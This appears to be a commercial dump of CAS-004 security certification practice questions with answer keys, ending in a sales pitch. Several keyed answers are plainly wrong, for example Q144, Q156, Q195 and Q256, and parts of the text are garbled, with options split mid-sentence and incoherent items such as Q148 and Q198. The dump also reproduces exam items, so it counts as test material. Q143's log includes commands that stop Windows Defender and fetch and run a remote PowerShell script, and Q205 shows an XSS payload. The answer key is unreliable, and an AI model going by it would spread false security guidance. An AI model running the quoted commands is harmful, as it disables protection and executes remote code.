A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

- A. Encryption in transit
- B. Legal issues
- C. Chain of custody
- D. Order of volatility
- E. Key exchange

Answer: C

NEW QUESTION 140

A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

- A. Software Decomplier
- B. Network enurrerator
- C. Log reduction and analysis tool
- D. Static code analysis

Answer: D

NEW QUESTION 142

A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks. Which of the following sources could the architect consult to address this security concern?

- A. SDLC
- B. OVAL
- C. IEEE
- D. OWASP

Answer: D

Explanation:

OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard

NEW QUESTION 143

A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

- A. Disable powershell.exe on all Microsoft Windows endpoints.
- B. Restart Microsoft Windows Defender.
- C. Configure the forward proxy to block 40.90.23.154.
- D. Disable local administrator privileges on the endpoints.

Answer: C

Explanation:

top the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.

NEW QUESTION 144

The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

- A. Black-box testing
- B. Gray-box testing
- C. Red-team hunting
- D. White-box testing
- E. Blue-learn exercises

Answer: C

NEW QUESTION 148

The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties. Which of the following should be implemented to BEST manage the risk?

- A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewal
- B. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit clause
- C. Regularly assess the supplier's post-contract renewal with a dedicated risk management team.
- D. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all supplier
- E. Store findings from the reviews in a database for all other business units and risk teams to reference.
- F. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
- G. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed and managed based on the supplier's rating
- H. Report finding units that rely on the suppliers and the various risk teams.

Answer: A

NEW QUESTION 151

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

DMZ architecture

Internet-----70.54.30.1-[Firewall_A]----192.168.1.0/24---[Firewall_B]----10.0.0.0/16---corporate net

Firewall_A ACL

```
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535
```

Firewall_B ACL

```
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:

Web servers must receive all updates via HTTP/S from the corporate network. Web servers should not initiate communication with the Internet.

Web servers should only connect to preapproved corporate database servers.

Employees' computing devices should only connect to web services over ports 80 and 443.

Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)

- A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
- B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443
- C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
- D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
- E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535
- F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Answer: AD

NEW QUESTION 154

A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which of the following would be the BEST document to consult?

- A. Rules of engagement
- B. Master service agreement
- C. Statement of work
- D. Target audience

Answer: C

NEW QUESTION 156

A company launched a new service and created a landing page within its website network for users to access the service. Per company policy, all websites must utilize encryption for any authentication pages. A junior network administrator proceeded to use an outdated procedure to order new certificates. Afterward, customers are reporting the following error when accessing a new web page: NET:ERR_CERT_COMMON_NAME_INVALID. Which of the following BEST describes what the administrator should do NEXT?

- A. Request a new certificate with the correct subject alternative name that includes the new websites.
- B. Request a new certificate with the correct organizational unit for the company's website.
- C. Request a new certificate with a stronger encryption strength and the latest cipher suite.
- D. Request a new certificate with the same information but including the old certificate on the CRL.

Answer: D

NEW QUESTION 160

A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security Which of the following is the BEST option?

- A. ICANN
- B. PCI DSS
- C. OWASP
- D. CSA
- E. NIST

Answer: C

NEW QUESTION 162

An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network Which of the following solutions represents the BEST course of action to allow the contractor access?

- A. Add the vendor's equipment to the existing network Give the vendor access through the standard corporate VPN
- B. Give the vendor a standard desktop PC to attach the equipment to Give the vendor access through the standard corporate VPN
- C. Establish a certification process for the vendor Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment
- D. Create a dedicated segment with no access to the corporate network Implement dedicated VPN hardware for vendor access

Answer: D

NEW QUESTION 165

While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware. Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

- A. Pay the ransom within 48 hours.
- B. Isolate the servers to prevent the spread.
- C. Notify law enforcement.
- D. Request that the affected servers be restored immediately.

Answer: B

NEW QUESTION 169

A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's Intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

- A. Inherent Low
- B. Mitigated
- C. Residual
- D. Transferred

Answer: A

NEW QUESTION 171

A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the origin of the attack. Which of the following is the NEXT step of the incident response plan?

- A. Remediation
- B. Containment
- C. Response
- D. Recovery

Answer: B

NEW QUESTION 175

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.

Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

- A. Execute never
- B. No-execute
- C. Total memory encryption
- D. Virtual memory encryption

Answer: B

NEW QUESTION 180

A bank is working with a security architect to find the BEST solution to detect database management system compromises. The solution should meet the following requirements:

Work at the application layer

Send alerts on attacks from both privileged and malicious users Have a very low false positive

Which of the following should the architect recommend?

- A. FIM
- B. WAF
- C. NIPS
- D. DAM
- E. UTM

Answer: D

NEW QUESTION 183

A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

```
Received: From postfix.com [102.8.14.10]
Received: From prod.protection.email.comptia.com [99.5.143.140]
SPF: Pass
From: <carl.b@comptia1.com>
Subject: Subject Matter Experts
X-IncomingHeaderCount: 4
Return-Path: carl.b@comptia.com
Date: Sat, 4 Oct 2020 22:01:59
```

As part of the image process, which of the following is the FIRST step the analyst should take?

- A. Block the email address carl.b@comptia1.com, as it is sending spam to subject matter experts
- B. Validate the final "Received" header against the DNS entry of the domain.
- C. Compare the "Return-Path" and "Received" fields.
- D. Ignore the emails, as SPF validation is successful, and it is a false positive

Answer: C

NEW QUESTION 188

A vulnerability scanner detected an obsolete version of an open-source file-sharing application on one of a company's Linux servers. While the software version is no longer supported by the OSS community, the company's Linux vendor backported fixes, applied them for all current vulnerabilities, and agrees to support the software in the future.

Based on this agreement, this finding is BEST categorized as a:

- A. true positive.
- B. true negative.
- C. false positive.
- D. false negative.

Answer: C

NEW QUESTION 191

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

- 1) There will be a 520,000 per day revenue loss for each day the system is delayed going into production.
- 2) The inherent risk is high.
- 3) The residual risk is low.
- 4) There will be a staged deployment to the solution rollout to the contact center.

Which of the following risk-handling techniques will BEST meet the organization's requirements?

- A. Apply for a security exemption, as the risk is too high to accept.
- B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: D

NEW QUESTION 193

An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root

access.

Which of the following describes the administrator's discovery?

- A. A vulnerability
- B. A threat
- C. A breach
- D. A risk

Answer: A

NEW QUESTION 195

Which of the following controls primarily detects abuse of privilege but does not prevent it?

- A. Off-boarding
- B. Separation of duties
- C. Least privilege
- D. Job rotation

Answer: A

NEW QUESTION 196

A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.

Which of the following would be BEST for the company to implement?

- A. A WAF
- B. An IDS
- C. A SIEM
- D. A honeypot

Answer: D

NEW QUESTION 198

A company that uses AD is migrating services from LDAP to secure LDAP. During the pilot phase, services are not connecting properly to secure LDAP. Block is an excerpt of output from the troubleshooting session:

```
openssl s_client -host ldap1.comptia.com -port 636

CONNECTED(00000003)
...
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
Subject=/CN=*.comptia.com
Issuer=/DC=com/DC=danville/CN=chicago
```

Which of the following BEST explains why secure LDAP is not working? (Select TWO.)

- A. The clients may not trust idapt by default.
- B. The secure LDAP service is not started, so no connections can be made.
- C. Danvills.com is under a DDoS-inator attack and cannot respond to OCSP requests.
- D. Secure LDAP should be running on UDP rather than TCP.
- E. The company is using the wrong por
- F. It should be using port 389 for secure LDAP.
- G. Secure LDAP does not support wildcard certificates.
- H. The clients may not trust Chicago by default.

Answer: BE

NEW QUESTION 202

An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:

- * Be based on open-source Android for user familiarity and ease.
- * Provide a single application for inventory management of physical assets.
- * Permit use of the camera be only the inventory application for the purposes of scanning
- * Disallow any and all configuration baseline modifications.
- * Restrict all access to any device resource other than those requirement ?

- A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
- B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
- C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
- D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

NEW QUESTION 205

A threat analyst notices the following URL while going through the HTTP logs.

```
http://www.safefollowing.com/search.asp?q=<script>*&newimage&*.src*&http://<domain>.../session/</script>
```

Which of the following attack types is the threat analyst seeing?

- A. SQL injection

- B. CSRF
- C. Session hijacking
- D. XSS

Answer: D

NEW QUESTION 210

A financial services company wants to migrate its email services from on-premises servers to a cloud-based email solution. The Chief information Security Officer (CISO) must brief board of directors on the potential security concerns related to this migration. The board is concerned about the following.

- * Transactions being required by unauthorized individual
- * Complete discretion regarding client names, account numbers, and investment information.
- * Malicious attacker using email to distribute malware and ransom ware.
- * Exfiltration of sensitivity company information.

The cloud-based email solution will provide an6-malware, reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

- A. Data loss prevention
- B. Endpoint detection response
- C. SSL VPN
- D. Application whitelisting

Answer: A

NEW QUESTION 212

A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.

Which of the following would provide the BEST boot loader protection?

- A. TPM
- B. HSM
- C. PKI
- D. UEFI/BIOS

Answer: D

NEW QUESTION 216

An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:

ERR_SSL_VERSION_OR_CIPHER_MISMATCH

Which of the following is MOST likely the root cause?

- A. The client application is testing PFS.
- B. The client application is configured to use ECDHE.
- C. The client application is configured to use RC4.
- D. The client application is configured to use AES-256 in GCM.

Answer: C

NEW QUESTION 219

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should

the analyst run to BEST determine whether financial data was lost?

- A. `grep -v '^4[0-9]{12}([0-9]{3})?$' file`
- B. `grep '^4[0-9]{12}([0-9]{3})?$' file`
- C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`
- D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

NEW QUESTION 221

A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:

Unauthorized insertions into application development environments

Authorized insiders making unauthorized changes to environment configurations

Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

- A. Perform static code analysis of committed code and generate summary reports.
- B. Implement an XML gateway and monitor for policy violations.
- C. Monitor dependency management tools and report on susceptible third-party libraries.
- D. Install an IDS on the development subnet and passively monitor for vulnerable services.
- E. Model user behavior and monitor for deviations from normal.
- F. Continuously monitor code commits to repositories and generate summary logs.

Answer: AF

NEW QUESTION 225

An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.

Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

- A. NIST
- B. GDPR
- C. PCI DSS
- D. ISO

Answer: C

NEW QUESTION 229

A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.

Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

- A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
- B. Implementing redundant stores and services across diverse CSPs for high availability
- C. Emulating OS and hardware architectures to blur operations from CSP view
- D. Purchasing managed FIM services to alert on detected modifications to covered data

Answer: D

NEW QUESTION 233

Due to adverse events, a medium-sized corporation suffered a major operational disruption that caused its servers to crash and experience a major power outage. Which of the following should be created to prevent this type of issue in the future?

- A. SLA
- B. BIA
- C. BCM
- D. BCP
- E. RTO

Answer: E

NEW QUESTION 238

As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.

Which of the following BEST describes this process?

- A. Deepfake
- B. Know your customer
- C. Identity proofing
- D. Passwordless

Answer: C

NEW QUESTION 243

A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.

Which of the following should the company use to make this determination?

- A. Threat hunting
- B. A system penetration test
- C. Log analysis within the SIEM tool
- D. The Cyber Kill Chain

Answer: A

NEW QUESTION 248

A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped. The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.

The technician will define this threat as:

- A. a decrypting RSA using obsolete and weakened encryption attack.
- B. a zero-day attack.
- C. an advanced persistent threat.

D. an on-path attack.

Answer: C

NEW QUESTION 251

In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:

- * 1. International users reported latency when images on the web page were initially loading.
- * 2. During times of report processing, users reported issues with inventory when attempting to place orders.
- * 3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times. Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

- A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.
- B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
- C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
- D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Answer: A

NEW QUESTION 255

A software development company makes its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the BEST technique to ensure the software the users download is the official software released by the company?

- A. Distribute the software via a third-party repository.
- B. Close the web repository and deliver the software via email.
- C. Email the software link to all customers.
- D. Display the SHA checksum on the website.

Answer: D

NEW QUESTION 256

The goal of a Chief Information Security Officer (CISO) providing up-to-date metrics to a bank's risk committee is to ensure:

- A. Budgeting for cybersecurity increases year over year.
- B. The committee knows how much work is being done.
- C. Business units are responsible for their own mitigation.
- D. The bank is aware of the status of cybersecurity risks

Answer: A

NEW QUESTION 258

A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.

Which of the following steps would be best to perform FIRST?

- A. Turn off the infected host immediately.
- B. Run a full anti-malware scan on the infected host.
- C. Modify the smb.conf file of the host to prevent outgoing SMB connections.
- D. Isolate the infected host from the network by removing all network connections.

Answer: D

NEW QUESTION 263

A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

- A. Server1
- B. Server2
- C. Server 3
- D. Servers

Answer: A

NEW QUESTION 264

An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day

vulnerability on the VPN concentrator. Consequently, the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.

Which of the following designs would be BEST for the CISO to use?

- A. Adding a second redundant layer of alternate vendor VPN concentrators
- B. Using Base64 encoding within the existing site-to-site VPN connections
- C. Distributing security resources across VPN sites
- D. Implementing IDS services with each VPN concentrator
- E. Transitioning to a container-based architecture for site-based services

Answer: A

Explanation:

If on VPN concentrator goes down due to a zero day threat, having a redundant VPN concentrator of a different vendor should keep you going.

NEW QUESTION 265

A company's Chief Information Officer wants to Implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide Information on attempted attacks, and provide analysis of malicious activities to determine the processes or users Involved. Which of the following would provide this information?

- A. HIPS
- B. UEBA
- C. HIDS
- D. NIDS

Answer: B

NEW QUESTION 269

An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key.

Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

- A. Implement a VPN for all APIs.
- B. Sign the key with DSA.
- C. Deploy MFA for the service accounts.
- D. Utilize HMAC for the keys.

Answer: B

NEW QUESTION 272

A small business would like to provide guests who are using mobile devices encrypted WPA3 access without first distributing PSKs or other credentials. Which of the following features will enable the business to meet this objective?

- A. Simultaneous Authentication of Equals
- B. Enhanced open
- C. Perfect forward secrecy
- D. Extensible Authentication Protocol

Answer: A

NEW QUESTION 276

An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.

Which of the following side-channel attacks did the team use?

- A. Differential power analysis
- B. Differential fault analysis
- C. Differential temperature analysis
- D. Differential timing analysis

Answer: B

Explanation:

"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults—unexpected environmental conditions—into cryptographic operations, to reveal their internal states."

NEW QUESTION 280

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.

Which of the following does the business's IT manager need to consider?

- A. The availability of personal data
- B. The right to personal data erasure
- C. The company's annual revenue
- D. The language of the web application

Answer: B

NEW QUESTION 281

A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

```
Test email sent from bp_app01 to external client_app01_wailing_11et.
```

Which of the following should the security analyst perform?

- A. Contact the security department at the business partner and alert them to the email event.
- B. Block the IP address for the business partner at the perimeter firewall.
- C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
- D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Answer: A

NEW QUESTION 285

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

- A. SDLC attack
- B. Side-load attack
- C. Remote code signing
- D. Supply chain attack

Answer: D

NEW QUESTION 289

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

CAS-004 Practice Exam Features:

- * CAS-004 Questions and Answers Updated Frequently
- * CAS-004 Practice Questions Verified by Expert Senior Certified Staff
- * CAS-004 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CAS-004 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The CAS-004 Practice Test Here](#)